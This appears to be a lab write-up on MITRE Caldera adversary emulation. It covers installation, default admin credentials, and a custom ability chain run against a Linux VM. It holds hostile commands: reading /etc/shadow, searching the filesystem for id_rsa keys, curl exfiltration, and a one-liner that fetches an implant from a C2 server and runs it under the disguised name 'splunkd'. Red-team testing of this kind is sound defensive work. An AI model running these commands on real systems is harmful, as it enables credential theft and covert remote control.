Caldera

Caldera is an open-source cybersecurity platform developed by MITRE and designed to automate adversary emulation, red teaming, and defensive testing. It provides a flexible framework where security teams can simulate real-world attack techniques—based on the MITRE ATT&CK framework—against their environments to evaluate detection and response capabilities. By using plug-ins and customizable agents, Caldera enables users to test specific tactics, techniques, and procedures (TTPs) in a controlled way, helping organizations identify gaps, strengthen defenses, and continuously improve their security posture without requiring manual execution of every test.

Installation :

```
git clone https://github.com/mitre/caldera.git --recursive
cd caldera
docker build --build-arg WIN_BUILD=false . -t caldera:server
docker run -p 8888:8888 caldera:server --insecure
```

credentials : admin - admin

The Custom Ability Stack:

Initial Discovery (T1057, T1082, T1016):

- **T1057 |** Process Discovery via `ps >> /tmp/loot.txt; ps aux >> /tmp/loot.txt`
- **T1082 |** System Discovery (custom) via `uname -a ; lsblk ;`
- **T1016 |** Network Discovery via `ip addr ; ip neigh ; netstat ;`

Credential Access (T1003, T1552):


- **T1003 |** OS Credentials Dumping via `/etc/passwd`, `/etc/shadow`
- **T1552 |** Discover Private SSH keys via `find / -name id_rsa`

Exfiltration (T1048):


- **T1048** | Exfiltrate Data HTTP via `curl`

The Caldera Components

Agent : a lightweight software component that runs on a target system and executes commands sent by the Caldera server. It acts like a simulated attacker's foothold, allowing the platform to carry out various attack techniques safely for testing purposes.



id (paw)	host	group	platform	contact	pid	privilege	status	last seen
xyeznz	arnalove-VMware-Virtual-Platform	red	linux	HTTP	339992	User	alive, trusted	26/09/2025, 13:22:15




```
arnalove@arnalove-VMware-Virtual-Platform:~/Desktop$ server="http://192.168.12.131:8888";curl -s -X POST -H "fil
e:sandcat.go" -H "platform:linux" $server/file/download > splunkd;chmod +x splunkd;./splunkd -server $server -gr
oup red -v
Starting sandcat in verbose mode.
[*] No tunnel protocol specified. Skipping tunnel setup.
[*] Attempting to set channel HTTP
Beacon API=/beacon
[*] Set communication channel to HTTP
initial delay=0
server=http://192.168.12.131:8888
upstream dest addr=http://192.168.12.131:8888
group=red
privilege=User
allow local p2p receivers=false
beacon channel=HTTP
available data encoders=base64, plain-text
[+] Beacon (HTTP): ALIVE
[*] Running instruction 279a1bc1-e263-4de7-bec3-957d97883178
[*] Submitting results for link 279a1bc1-e263-4de7-bec3-957d97883178 via C2 channel HTTP
```

An agent and its related script running on the target

Ability : a specific action or tactic that an agent can perform, such as collecting files, creating processes, or escalating privileges. Each ability is mapped to a MITRE ATT&CK technique, making it easy to simulate realistic adversary behavior.

Adversary : a predefined or custom profile that combines multiple abilities to mimic the behavior of a real-world attacker. Adversaries allow teams to simulate complex attack campaigns without manually triggering each ability.



Command

```
find / -name id_rsa 2>/dev/null >> /tmp/keyfile_locations.txt; exit 0
```

Timeout

60


Cleanup

```
rm /tmp/keyfile_locations.txt
```

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup	
☰ 1	System Discovery - Linux	discovery	Remote System Discovery	🐧					×
☰ 2	Process Discovery - Linux	discovery	Process Discovery	🐧					×
☰ 3	Network Discovery - Linux	discovery	Network Service Discovery	🐧					×
☰ 4	Discover Private SSH key - Linux	credential-access	Unsecured Credentials: Private Keys	🐧				🗑	×
☰ 5	OS Credentials Dumping - Linux	credential-access	OS Credential Dumping	🐧				🗑	×

The custom Ability stack and the detailed Discover Private SSH Key ability

Operation : the execution of an adversary plan against one or more agents. It orchestrates the selected adversary's abilities in a controlled sequence, enabling security teams to assess how well their defenses detect and respond to attacks.



Obfuscator: plain-text

Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output	
9/26/2025, 1:17:52 PM GMT+1	○ success	System Discovery - Linux	discovery	xyeznz	arnalove-VMware-Virtual-Platform	341296	View Command	View Output	↻
9/26/2025, 1:18:17 PM GMT+1	○ success	Process Discovery - Linux	discovery	xyeznz	arnalove-VMware-Virtual-Platform	342097	View Command	No output	↻
9/26/2025, 1:18:52 PM GMT+1	○ success	Network Discovery - Linux	discovery	xyeznz	arnalove-VMware-Virtual-Platform	343534	View Command	View Output	↻
9/26/2025, 1:19:57 PM GMT+1	○ success	Discover Private SSH key - Linux	credential-access	xyeznz	arnalove-VMware-Virtual-Platform	344388	View Command	No output	↻
9/26/2025, 1:20:52 PM GMT+1	○ failed	OS Credentials Dumping - Linux	credential-access	xyeznz	arnalove-VMware-Virtual-Platform	345318	View Command	View Output	↻

The running Operation and its Ability stack